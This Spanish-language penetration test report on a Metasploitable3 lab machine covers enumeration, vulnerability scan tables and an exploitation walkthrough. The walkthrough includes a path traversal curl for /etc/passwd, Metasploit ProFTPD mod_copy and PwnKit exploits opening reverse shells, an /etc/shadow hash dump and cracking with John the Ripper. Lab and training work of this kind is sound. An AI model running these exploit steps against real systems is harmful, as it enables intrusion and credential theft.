

None

**500**

10.0.2.7:3500/500

**Readme**

10.0.2.7:3500/readme

**Robots.txt**

El archivo robots.txt está en <http://10.0.2.7:3500/robots.txt>, aunque no contiene reglas activas. Su configuración sugiere un entorno de desarrollo, que deja el sitio completamente indexable por motores de búsqueda. Además, no oculta rutas potencialmente sensibles como /rails/info/routes o /readme.

Con la herramienta Curl, vamos a acceder al archivo /etc/passwd que contiene usuarios y contraseñas con el comando `curl 'http://10.0.2.7:3500/readme?os=../../../../etc/passwd'`

```
(beg㉿kali)-[~]
$ curl 'http://10.0.2.7:3500/readme?os=.. / .. / .. /etc/passwd'
```

El resultado ha sido fructífero ya que hemos encontrado todos los usuarios del sistema.

Usuario	UID	GID	Directorio Home	Shell
root	0	0	/root	/bin/bash
daemon	1	1	/usr/sbin	/usr/sbin/nologin
bin	2	2	/bin	/usr/sbin/nologin
sys	3	3	/dev	/usr/sbin/nologin
sync	4	65534	/bin	/bin/sync
games	5	60	/usr/games	/usr/sbin/nologin
man	6	12	/var/cache/man	/usr/sbin/nologin
lp	7	7	/var/spool/lpd	/usr/sbin/nologin
mail	8	8	/var/mail	/usr/sbin/nologin
news	9	9	/var/spool/news	/usr/sbin/nologin
uucp	10	10	/var/spool/uucp	/usr/sbin/nologin
proxy	13	13	/bin	/usr/sbin/nologin
www-data	33	33	/var/www	/usr/sbin/nologin
backup	34	34	/var/backups	/usr/sbin/nologin
list	38	38	/var/list	/usr/sbin/nologin
irc	39	39	/var/run/ircd	/usr/sbin/nologin
gnats	41	41	/var/lib/gnats	/usr/sbin/nologin
nobody	65534	65534	/nonexistent	/usr/sbin/nologin
libuuid	100	101	/var/lib/libuuid	
syslog	101	104	/home/syslog	/bin/false
messagebus	102	106	/var/run/dbus	/bin/false

sshd	103	65534	/var/run/sshd	/usr/sbin/nologin
statd	104	65534	/var/lib/nfs	/bin/false
vagrant	900	900	/home/vagrant	/bin/bash
dirmngr	105	111	/var/cache/dirmngr	/bin/sh
leia_organa	1111	100	/home/leia_organa	/bin/bash
luke_skywalker	1112	100	/home/luke_skywalker	/bin/bash
han_solo	1113	100	/home/han_solo	/bin/bash
artoo_detoo	1114	100	/home/artoo_detoo	/bin/bash
c_three_pio	1115	100	/home/c_three_pio	/bin/bash
ben_kenobi	1116	100	/home/ben_kenobi	/bin/bash
darth_vader	1117	100	/home/darth_vader	/bin/bash
anakin_skywalker	1118	100	/home/anakin_skywalker	/bin/bash
jarjar_binks	1119	100	/home/jarjar_binks	/bin/bash
lando_calrissian	1120	100	/home/lando_calrissian	/bin/bash
boba_fett	1121	100	/home/boba_fett	/bin/bash
jabba_hutt	1122	100	/home/jabba_hutt	/bin/bash
greedo	1123	100	/home/greedo	/bin/bash
chewbacca	1124	100	/home/chewbacca	/bin/bash
kylo_ren	1125	100	/home/kylo_ren	/bin/bash
mysql	106	112	/nonexistent	/bin/false
avahi	107	114	/var/run/avahi-daemon	/bin/false
colord	108	116	/var/lib/colord	/bin/false

Con el comando `curl -i http://10.0.2.7:3500` revisamos las propiedades de la URL, donde encontramos información interesante como la ruta /rails/info/properties, que nos muestra información del entorno) y aparece textualmente “You’re running in development mode”, cuestión que nos indica que al encontrarse en un entorno de desarrollo, no existen medidas de seguridad activas en él, por lo que es vulnerable a cualquier ataque malicioso.

```
[beg@kali:~]$ curl -i http://10.0.2.7:3500
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Etag: W/"b56dd5f9363ed0f7bd4d11c36d9471dd"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: f3b3ac50-695a-4e04-8e0b-1468c3307c16
X-Runtime: 2.094584
Server: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
Date: Wed, 28 May 2025 13:24:11 GMT
Content-Length: 14935
Connection: Keep-Alive
```

## IRC/UnrealIRCd (Puerto 6697)

Realizamos un escaneo con nmap en el puerto para revisar si la versión del servicio

IRC/UnrealIRCd es la que tiene un backdoor instalado por defecto, con el comando **nmap -p 6697 --script=irc-info,irc-unrealircd-backdoor 10.0.2.7**

```
[beg@kali:~]$ nmap -p 6697 --script=irc-info,irc-unrealircd-backdoor 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-24 13:40 CEST
Nmap scan report for 10.0.2.7
Host is up (0.0011s latency).

PORT      STATE SERVICE
6697/tcp   open  ircs-u
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.TestIRC.net
|   version: Unreal3.2.8.1. irc.TestIRC.net
|   uptime: 0 days, 1:05:54
|   source ident: nmap
|   source host: 883DA028.EB72D3BE.7B559A54.IP
|_  error: Closing Link: nxboqsbs[10.0.2.23] (Quit: nxboqsbs)

MAC Address: 08:00:27:D5:DA:E6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
```

El escaneo de puertos con nmap ha revelado que el servicio IRC en el puerto 6697 de la máquina 10.0.2.7 está activo y corresponde a un servidor UnrealIRCd versión 3.2.8.1, una versión conocida por estar afectada por una puerta trasera crítica. A través del script irc-info se ha identificado que el servidor se llama irc.TestIRC.net, tiene un solo usuario conectado y lleva una hora activo. Esta versión específica de UnrealIRCd contiene un backdoor que permite la ejecución remota de comandos con privilegios elevados, lo que representa una oportunidad clara para la explotación.

## HTTP (Puerto 8080)

El puerto 8080 TCP está abierto y corre un servidor web Jetty versión 8.1.7.v20120910, según lo identificado por el encabezado Server en la respuesta HTTP. Jetty es un servidor ligero y contenedor de servlets que frecuentemente se usa para aplicaciones web embebidas o de desarrollo. En este caso, al acceder al servicio, el servidor devuelve un error "404 - Not Found", lo que indica que la ruta raíz (/) no contiene una página válida. Sin embargo, la versión de Jetty detectada es antigua (de 2012) y potencialmente vulnerable a múltiples fallos de seguridad, como ejecución remota de código, deserialización insegura o exposición de archivos sensibles, dependiendo de su configuración y del código desplegado.

Hacemos una enumeración con GoBuster, **gobuster dir -u http://10.0.2.7:8080 -w /usr/share/wordlists/dirb/common.txt**

```
(beg㉿kali)-[~]
$ gobuster dir -u http://10.0.2.7:8080 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.0.2.7:8080
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/favicon.ico      (Status: 200) [Size: 1150]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

La URL <http://10.0.2.7:8080/favicon.ico> apunta al **favicon**, que es una imagen de una aplicación web que se encuentra en el puerto 8080.

Como no hemos encontrado mucho en esta búsqueda, hacemos otra con diferente diccionario y búsquedas específicas de extensiones, **gobuster dir -u http://10.0.2.7:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20 -x php,html,txt,asp,jsp -o gobuster\_jetty\_8080.txt**

```
(beg㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.7:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20 -x php,html,txt,asp,jsp -o gobuster_jetty_8080.txt

[+] Url:          http://10.0.2.7:8080
[+] Method:       GET
[+] Threads:      20
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt,asp,jsp
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/continuum           (Status: 302) [Size: 0] [→ http://10.0.2.7:8080/continuum/]
Progress: 541455 / 1323366 (40.91%) [ERROR] Get "http://10.0.2.7:8080/chapter-08.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.0.2.7:8080/133636.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.0.2.7:8080/133636.asp": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.0.2.7:8080/133636.jsp": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.0.2.7:8080/jumpballjam.asp": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.0.2.7:8080/e.comm.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1323360 / 1323366 (100.00%)
```

El escaneo con Gobuster sobre el puerto 8080, que aloja un servidor Jetty 8.1.7.v20120910, reveló la existencia del directorio /continuum, el cual responde con un código 302 que redirige a /continuum/, indicando la posible presencia de una aplicación web activa, probablemente Apache Continuum, una herramienta de integración continua. Este hallazgo sugiere una superficie de ataque potencialmente vulnerable, especialmente si se expone una interfaz de administración accesible.

Durante la enumeración se detectaron múltiples errores de tiempo de espera (context deadline exceeded), lo que puede deberse a limitaciones del servidor o a la carga provocada por el escaneo. Este descubrimiento abre la puerta a futuras acciones de enumeración más específicas dentro del directorio /continuum/, así como la investigación de posibles vulnerabilidades conocidas asociadas a Apache Continuum.

Accedemos a la URL <http://10.0.2.7:8080/continuum/>, que nos redirige a <http://10.0.2.7:8080/continuum/security/login.action>. Encontramos un cajetín de login con usuario y contraseña.

Esta página expone un formulario de autenticación que permite el ingreso de credenciales de usuario y contraseña, lo que abre la posibilidad de realizar ataques de fuerza bruta o de intentar acceso con credenciales previamente obtenidas durante la fase de reconocimiento (por ejemplo, mediante servicios como FTP o MySQL que puedan compartir usuarios).

The screenshot shows a web browser window with the URL [10.0.2.7:8080/continuum/security/login.action](http://10.0.2.7:8080/continuum/security/login.action). The page title is "continuum". On the left, there's a sidebar titled "Continuum" with links like "About" and "Show Project Groups". Below it is a "Legend" section with icons for various build statuses: Build Now, Build History, Build In Progress, Working Copy, Checking Out Build, Queued Build, Cancel Build, Delete, Edit, Release, Build in Success, Build in Failure, and Build in Error. The main area is titled "Login" and contains fields for "Username" and "Password", a "Remember Me" checkbox, and "Login" and "Cancel" buttons. A note at the bottom says "Need an Account? [Register!](#)" and "Forgot your Password? [Request a password reset.](#)".

Begoña Rodríguez Arteaga

## Análisis de vulnerabilidades

El análisis de caja negra se ha llevado a cabo sin conocimiento previo de la infraestructura interna ni credenciales de acceso. Para ello, hemos utilizado herramientas automáticas de escaneo como Nessus y OpenVAS, con el objetivo de identificar vulnerabilidades accesibles desde el exterior en los servicios expuestos de la máquina objetivo. La evaluación nos ha revelado un conjunto significativo de fallos de seguridad, clasificados en función de su severidad conforme a criterios estándar de riesgo: Crítica, Alta, Media y Baja.

En la categoría de vulnerabilidades críticas, se han identificado fallos que permiten ejecución remota de comandos sin necesidad de autenticación. Destacan entre ellos el uso de versiones vulnerables de servicios como ProFTPD (CVE-2015-3306), que permite copiar archivos arbitrarios o ejecutar comandos maliciosos, así como la conocida puerta trasera de UnrealIRCd (CVE-2010-2075), que permite ejecución directa de comandos al conectarse al servidor IRC. Otras vulnerabilidades críticas como el acceso remoto sin autenticación por VNC o el uso de credenciales por defecto en Apache Continuum y MySQL evidencian una grave falta de protección en los servicios expuestos.

Respecto a las vulnerabilidades de alta severidad, se han encontrado configuraciones inseguras como acceso anónimo a FTP, recursos compartidos SMB sin restricciones y servicios de gestión como phpMyAdmin expuestos sin autenticación. También se detectaron fallos en protocolos como NFS y versiones vulnerables de Samba, que podrían permitir ejecución de código si son aprovechadas por un atacante con conocimientos adecuados.

En el nivel de severidad media, se han hallado múltiples filtraciones de información. Por ejemplo, versiones de software expuestas en los encabezados HTTP, funcionalidades activas como el listado de directorios en servidores Apache, o la posibilidad de enumerar usuarios válidos en servicios como SSH y MySQL. Además, se han encontrado estadísticas internas en servidores web o IRC, lo que podría facilitar ataques dirigidos más avanzados.

En cuanto a las vulnerabilidades de bajo riesgo, se han encontrado principalmente problemas de configuración que, si bien no permiten la explotación directa, contribuyen a aumentar la superficie de ataque, como son el uso de certificados SSL expirados, métodos HTTP obsoletos habilitados y encabezados HTTP que no limitan el comportamiento del navegador o que revelan información del sistema.

Este análisis resalta la necesidad de aplicar parches de seguridad, reforzar configuraciones por defecto, deshabilitar servicios innecesarios y asegurar adecuadamente los servicios expuestos, incluso cuando no se dispone de credenciales. La presencia de vulnerabilidades críticas y de alta severidad demuestra que un atacante remoto podría comprometer seriamente el sistema sin necesidad de autenticación, subrayando la urgencia de aplicar medidas correctivas a la mayor brevedad, junto con medidas de prevención.

**Nessus**

CRITICAL	HIGH	MEDIUM	LOW	INFO
3	2	9	4	76

OpenVas

CRITICAL & HIGH	MEDIUM	LOW	INFO
8	13	3	0

**Severidad crítica**

Nombre	CVE	Puerto	Descripción	Severidad
<b>ProFTPD 1.3.5 mod_copy Command Execution</b>	CVE-2015-3306	21	Permite ejecución remota de comandos a través del módulo mod_copy de ProFTPD.	Crítica
<b>UnrealIRCd 3.2.8.1 Backdoor Command Execution</b>	CVE-2010-2075	6697	Permite ejecución de comandos debido a una puerta trasera en UnrealIRCd.	Crítica
<b>ProFTPD Site CPFR/CPTO Commands Arbitrary File Copy</b>	CVE-2015-3306	21	Permite la copia de archivos arbitrarios en el servidor remoto mediante comandos SITE CPFR/CPTO.	Crítica
<b>VNC Authentication None Enabled</b>	CVE-N/A	5900	Permite acceso remoto sin autenticación mediante VNC.	Crítica
<b>Apache Tomcat Source Code Disclosure</b>	CVE-2020-1938	8080	Fallo en AJP que permite la lectura de archivos fuente de	Crítica

			aplicaciones web.	
<b>MySQL Remote Root Login Enabled</b>	CVE-N/A	3306	El servidor permite login remoto como root sin restricción, alto riesgo de intrusión.	Crítica
<b>Apache Continuum Default Credentials</b>	CVE-N/A	8080	Permite acceso con credenciales por defecto (admin:admin).	Crítica
<b>Drupal Remote Command Execution</b>	CVE-2018-7600	80	Explotación remota que permite ejecutar comandos en servidores Drupal sin autenticación.	Crítica

## Severidad alta

Nombre	CVE	Puerto	Descripción	Severidad
<b>NFS Export All Users Full Access</b>	CVE-N/A	2049	Exportaciones NFS sin restricciones permiten a cualquier usuario acceder a archivos compartidos.	Alta
<b>Samba smbd Heap-Based Buffer Overflow</b>	CVE-2017-7494	445	Permite ejecución remota de código a través de archivos maliciosos en Samba.	Alta
<b>Anonymous FTP Enabled</b>	CVE-N/A	21	Permite el acceso anónimo al servidor FTP, potencial fuga de	Alta

			datos.	
<b>SMB Shares with Guest Access</b>	CVE-N/A	445	Permite acceso no autenticado a recursos compartidos mediante SMB.	Alta
<b>PHPMyAdmin Access Without Authentication</b>	CVE-N/A	80	La interfaz de administración de bases de datos está accesible sin login, facilitando ataques SQL o abuso de configuración.	Alta

## Severidad media

Nombre	CVE	Puerto	Descripción	Severidad
<b>Apache Directory Listing Enabled</b>	CVE-N/A	80	El servidor permite listar el contenido de directorios.	Media
<b>OpenSSH User Enumeration</b>	CVE-2018-15473	22	Permite identificar usuarios válidos por el comportamiento ante login inválido.	Media
<b>PHP Version Disclosure</b>	CVE-N/A	80	Exposición de la versión de PHP en cabeceras HTTP.	Media
<b>Apache Server Status Disclosure</b>	CVE-N/A	80	Permite visualizar el estado interno del servidor web y estadísticas sensibles.	Media
<b>IRC Server Info</b>	CVE-N/A	6697	Permite visualizar detalles del	Media

<b>Disclosure</b>			servidor IRC sin autenticación.	
<b>MySQL Database Enumeration</b>	CVE-N/A	3306	Permite enumerar bases de datos disponibles y sus versiones.	Media
<b>SNMP Community String Public</b>	CVE-N/A	161	SNMP expuesto con cadena 'public', accesible sin autenticación.	Media
<b>OS Information Disclosure</b>	CVE-N/A	80	Revela detalles del sistema operativo a través de respuestas HTTP.	Media
<b>Apache Version Disclosure</b>	CVE-N/A	80	El servidor revela su versión exacta en las respuestas, facilitando ataques dirigidos.	Media

### Severidad baja

Nombre	CVE	Puerto	Descripción	Severidad
<b>SSL Certificate Expired</b>	CVE-N/A	443	El certificado SSL ha expirado, afectando la confianza del usuario.	Baja
<b>HTTP TRACE Method Enabled</b>	CVE-N/A	80	Permite ataques XST al devolver cabeceras HTTP reflejadas.	Baja
<b>robots.txt Accessible</b>	CVE-N/A	80	Archivo robots.txt accesible que puede revelar directorios sensibles.	Baja

<b>Server HTTP Headers Reveal Version</b>	CVE-N/A	80	Los encabezados HTTP exponen versión del servidor.	Baja
---	---------	----	--	------

Begoña Rodríguez Arteaga

## Explotación, post-explotación y escalada de privilegios

En la fase de explotación se realizará un desglose de las vulnerabilidades encontradas y cómo explotarlas de forma técnica. El objetivo principal es encontrar unas credenciales que tengan acceso al sistema o directamente una sesión dentro del sistema, para posteriormente intentar conseguir una sesión de administrador y terminar creando una puerta trasera al sistema o alguna forma de persistencia en el sistema.

### Vulnerabilidades de servicios

#### FTP (Puerto 21)

Comenzamos la explotación del puerto 21, que contiene el servicio de FTP, intentando acceder directamente al FTP con el usuario anonymous que hemos encontrado anteriormente en primera instancia, sin éxito, ya que necesitamos un correo electrónico como contraseña. Esto sugiere que el servidor ProFTPD estaba configurado para rechazar accesos anónimos sin credenciales adecuadas.

```
(beg㉿kali)-[~]
$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.0.2.7]
Name (10.0.2.7:beg): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
530 Login incorrect.
ftp: Login failed
```

Vamos a intentar el acceso a través de la explotación de la vulnerabilidad con Metasploit con el exploit `unix/ftp/proftpd_modcopy_exec`. Y conseguimos una sesión en el sistema sin privilegios.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use exploit/unix/ftp/proftpd_modcopy_exec
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set exploit cmd/unix/reverse_perl
exploit => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.0.2.23:4444
[*] 10.0.2.7:80 - 10.0.2.7:21 - Connected to FTP server
[*] 10.0.2.7:80 - 10.0.2.7:21 - Sending copy commands to FTP server
[*] 10.0.2.7:80 - Executing PHP payload /YXOhP.php
[+] 10.0.2.7:80 - Deleted /var/www/html/YXOhP.php
[*] Command shell session 1 opened (10.0.2.23:4444 → 10.0.2.7:59679) at 2025-05-24 19:10:39 +0200
[-] 10.0.2.7:80 - Exploit aborted due to failure: unknown: 10.0.2.7:21 - Failure executing payload
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell cmd/unix		10.0.2.23:4444 → 10.0.2.7:59679 (10.0.2.7)

Elevamos la sesión de la shell conseguida a Meterpreter.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.23:4433
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] Meterpreter session 2 opened (10.0.2.23:4433 → 10.0.2.7:56291) at 2025-05-24 19:12:11 +0200
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	shell	cmd/unix		10.0.2.23:4444 → 10.0.2.7:59679 (10.0.2.7)
2	meterpreter	x86/linux www-data @ 10.0.2.7		10.0.2.23:4433 → 10.0.2.7:56291 (10.0.2.7)

Utilizamos esta sesión conseguida para explotar la herramienta

**post/multi/recon/local\_exploit\_suggester** y encontrar exploits que nos hagan elevar privilegios.

```
meterpreter > bg
[*] Backgrounding session 2 ...
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.0.2.7 - Collecting local exploits for x86/linux ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 10.0.2.7 - 205 exploit checks are being tried...
[+] 10.0.2.7 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 10.0.2.7 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 10.0.2.7 - exploit/linux/local/overlays_priv_esc: The target appears to be vulnerable.
[+] 10.0.2.7 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 10.0.2.7 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 66 / 66
[*] 10.0.2.7 - Valid modules for session 2:

# Name                                Potentially Vulnerable? Check Result
-                                         Yes
1 exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec Yes          The target is vulnerable.
2 exploit/linux/local/netfilter_priv_esc_ipv4 Yes          The target appears to be vulnerable.
3 exploit/linux/local/overlays_priv_esc Yes          The target appears to be vulnerable.
4 exploit/linux/local/pkexec Yes          The service is running, but could not be validated.
ed. 5 exploit/linux/local/su_login Yes          The target appears to be vulnerable.
```

Escogemos el exploit **linux/local/cve\_2021\_4034\_pwnkit\_lpe\_pkexec** y obtenemos una nueva sesión Meterpreter, además como root.

```
msf6 exploit(multi/handler) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set session 2
session => 2
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set lhost 10.0.2.23
lhost => 10.0.2.23
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set lport 4446
lport => 4446
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit
[*] Started reverse TCP handler on 10.0.2.23:4446
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.mjkfzwsr
[+] The target is vulnerable.
[*] Writing '/tmp/.ryoaaemj/ykrwelszfou/ykrwelszfou.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.ryoaaemj
[*] Sending stage (3045380 bytes) to 10.0.2.7
[+] Deleted /tmp/.ryoaaemj/ykrwelszfou/ykrwelszfou.so
[+] Deleted /tmp/.ryoaaemj/.ckyrlkkqds
[+] Deleted /tmp/.ryoaaemj
[*] Meterpreter session 3 opened (10.0.2.23:4446 → 10.0.2.7:35692) at 2025-05-24 19:36:47 +0200

meterpreter > getuid
Server username: root
```

Accedemos a la shell del sistema desde Meterpreter y revisamos la carpeta /etc/shadow, archivo donde se encuentran los usuarios y contraseñas del sistema.

```
Server username: root
meterpreter > shell
Process 6959 created.
Channel 1 created.
/usr/bin/script -qc /bin/bash /dev/null
root@metasploitable3-ub1404:/# cat /etc/shadow
root:::18564:0:99999:7:::
daemon:::16176:0:99999:7:::
bin:::16176:0:99999:7:::
sys:::16176:0:99999:7:::
sync:::16176:0:99999:7:::
games:::16176:0:99999:7:::
man:::16176:0:99999:7:::
lp:::16176:0:99999:7:::
mail:::16176:0:99999:7:::
news:::16176:0:99999:7:::
uucp:::16176:0:99999:7:::
proxy:::16176:0:99999:7:::
www-data:::16176:0:99999:7:::
backup:::16176:0:99999:7:::
list:::16176:0:99999:7:::
irc:::16176:0:99999:7:::
gnats:::16176:0:99999:7:::
nobody:::16176:0:99999:7:::
libuuuid:::16176:0:99999:7:::
syslog:::16176:0:99999:7:::
messagebus:::18564:0:99999:7:::
sshd:::18564:0:99999:7:::
statd:::18564:0:99999:7:::
vagrant:$6$NABMMgx0$T2lvehArjoImjvRoYsq8vk/r8MWhzNgT3Z5FS1LcPS5D325ESK5LjFJymb2jo/m4NmDg8aEl0TWW3la.Y3::18564:0:99999:7:::
dirmngr:::18564:0:99999:7:::
leia_organa:$1$N6DibGGZ$TpERCRfi8IXlNebhQuYLK/:18564:0:99999:7:::
luke_skywalker:$1$7D50zb$Y/Akb.UNrDS2w7nZVq.Ll/:18564:0:99999:7:::
han_solo:$1$6jIF3qTC$7jExFqsNEuWYeo6CK7m1.:18564:0:99999:7:::
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtn7Dfv.:18564:0:99999:7:::
c_three_pio:$1$lxxtKuoSxu4AxkByTUD7B8aJdyDg.:18564:0:99999:7:::
ben_kenobi:$1$5nfRD/ba$yZZD0im3Tbx9fTvHJK1:18564:0:99999:7:::
darth_vader:$1$rluMkr1RS$HumHRxhswnf07eTUUFHJ.:18564:0:99999:7:::
anakin_skywalker:$1$jlpeszc$PW4IPiuLTwiSH5YaTRaB:18564:0:99999:7:::
jarjar_binks:$1$NokFi0c$F.SvjZQjYRSuoBuobRWMh1:18564:0:99999:7:::
```

```
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono:0:18564:0:99999:7:::
boba_fett:$1$TjxlmV4j$k/rG1vb4.pj.z0yFWJ.ZD0:18564:0:99999:7:::
jabba_hutt:$1$9rpNcs3v//v2ltj5MYhfUOHYVAzjD/:18564:0:99999:7:::
greedo:$1$vOU.f3Tj$tskBZJbBS4Jwtch$RUW0a1:18564:0:99999:7:::
chewbacca:$1$.qt4t8zH$RdKbdafuqc7rYiDXSoQCI.:18564:0:99999:7:::
kylo_ren:$1$rpvxsssI$hOBC/ql92d0GgmD/uSELx.:18564:0:99999:7:::
mysql:!18564:0:99999:7:::
avahi:!*18564:0:99999:7:::
colord:!*18564:0:99999:7:::
```

Introducimos todos los usuarios y hashes en un archivo llamado starwars\_hashes.txt e intentamos su explotación con John The Ripper fuera de Metasploit, ya que en Metasploit nos da problemas.

```
(beg㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt /home/beg/starwars_hashes.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt"
Use the "--format=md5crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
vagrant          (vagrant)
1g 0:00:01:07 DONE (2025-05-24 20:36) 0.01474g/s 1698p/s 1698c/s 1698C/s vicky12..teamosamuel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Encontramos el usuario y contraseña vagrant:vagrant y para las demás contraseñas no nos da resultado. Buscamos información en otro lugar. Accedemos a la shell a través de Meterpreter que tenemos con usuario root, revisamos todo el directorio.

```
root@metasploitable3-ub1404:/# ls
bin   etc      lib       media      opt   run   sys   var
boot  home     lib64     mnt       proc  sbin  tmp   vmlinuz
dev   initrd.img lost+found node_modules root  srv   usr
```

En la carpeta /tmp/ encontramos unos archivos .sess\*, que revisamos el archivo sess\_b7c90e9b5100c1f8b9cb8948e3f24b8704d0531a y encontramos el usuario **root** y su contraseña **sploitme** para MySQL.

```
root@metasploitable3-ub1404:/# cd tmp
root@metasploitable3-ub1404:/tmp# ls -l
total 64
drwxr-xr-x 2 root      root      4096 May 24 10:34 hsperfdata_root
prw-r--r-- 1 www-data  www-data     0 May 24 17:12 leysev
-rw----- 1 www-data  www-data     0 May 24 16:48 sess_26f3438f606ce2c717023772cd39b667
-rw----- 1 www-data  www-data 57367 May 24 17:25 sess_b7c90e9b5100c1f8b9cb8948e3f24b8704d0531a
-rw----- 1 www-data  www-data     0 May 24 17:25 sess_b8feb2541a5fc7a6b1b5e684cbeea7ef
root@metasploitable3-ub1404:/tmp# cat sess_b7c90e9b5100c1f8b9cb8948e3f24b8704d0531a
```

```
:":user";s:4:"root";s:8:"password";s:8:"sploitme";
```

Revisamos el directorio /home y dentro del usuario kylo\_ren encontramos un archivo Ruby, poc.rb.

```
root@metasploitable3-ub1404:/# cd home
